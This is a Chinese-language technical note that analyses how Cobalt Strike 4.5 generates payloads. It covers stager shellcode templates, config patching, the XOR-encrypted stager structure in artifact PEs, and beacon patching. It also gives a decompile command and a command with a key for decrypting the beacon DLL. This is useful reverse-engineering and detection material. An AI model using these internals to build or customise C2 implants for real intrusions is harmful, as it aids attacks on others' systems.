CS4.5 生成流程与shellcode简记

生成类型

ida的java-decompiler.jar反编译CS4.5

java -cp java-decompiler.jar org.jetbrains.java.decompiler.main.decompiler.ConsoleDecompiler -dgs=true cobaltstrike.jar cs_src



CS的生成界面共有四套对应的代码,分别对应:

  • windows stageless
  • windows stager
  • payload stager
  • payload stageless(CS4.7引入)

image-20261103004617278


在GUI呈现如下:

image-20261103004431330

各自作用:

Payload Generator:生成各种类型的 stager shellcode,作用是通过网络拉取Stage并内存运行实现上线

Windows Executable:生成windows下可以直接运行stager shellcode的PE文件,作用是通过网络拉取Stage并内存运行上线

Windows Executable(Stageless):生成windows下可以直接运行Stage的PE文件,作用是直接上线

Payload Generator

PayloadGeneratorDialog#dialogAction() 通过 ScListener#getPayloadStager() 获取stager

image-20261107171833517

stager的生成最终会通过 GenericHTTPStager#generate()

image-20261107172611300


stager 模板文件有五种

image-20261107173222208


stager是一段shellcode模板,即常见的 fc48

image-20261109001629909

然后会根据listener配置按照固定偏移量、替换占位符来patch stager模板文件,这里我使用默认的C2Profile就会随机生成UA、URI,生成针对特定listener的 stager

image-20261107180147825

最后根据选择生成的类型将stager变形为对应的输出类型

image-20261107180940024


Windows Executable

获取stager步骤同Payload

image-20261107190435769


为了将PE和stager结合,通过 BaseArtifactUtils#patchArtifact() 函数,对 artifact 系列PE进行patch

image-20261107193110109

image-20261107190606487


直接将stager异或加密,然后构造如下结构,替换 artifact pe文件的A占位符,完成生成

+0	 stager 绝对偏移
+4 原始 stager 长度
+8 4 字节异或密钥
+12 GetModuleHandleA hint
+16 GetProcAddress hint
+20 加密stager
... (trial) EICAR 字符串

image-20261107192637458

Windows Stageless

可简单分为两步:

  • patch stub引导头、C2Profile 配置信息到beacon模板中形成 Stage
  • patch Stage到exe中

patch beacon

ScListener#export() 函数会根据payload选择处理不同的DLL,这里跟进HTTP类型

image-20261107195204061

BeaconPayload#exportBeaconStageHTTP() 除了支持UDRL外还有两个重要函数




  • BeaconPayload#exportBeaconStage():patch beacon中关于 C2Profile 配置信息
  • MalleablePE#process():patch beacon中关于 stub shellcode引导头、ReflectiveLoader函数字节等

image-20261107200358653


一、BeaconPayload#exportBeaconStage()

对于 sleeve/ 目录下的文件,都是被加密过的(包括beacon、pivot等核心dll、obj文件),解密需要指定密钥

python beacon_decrypto.py beacon.x64.dll -s f38eb3d1a335b252b58bc2acde81b542 -o beacon64.dll

image-20261107220910893

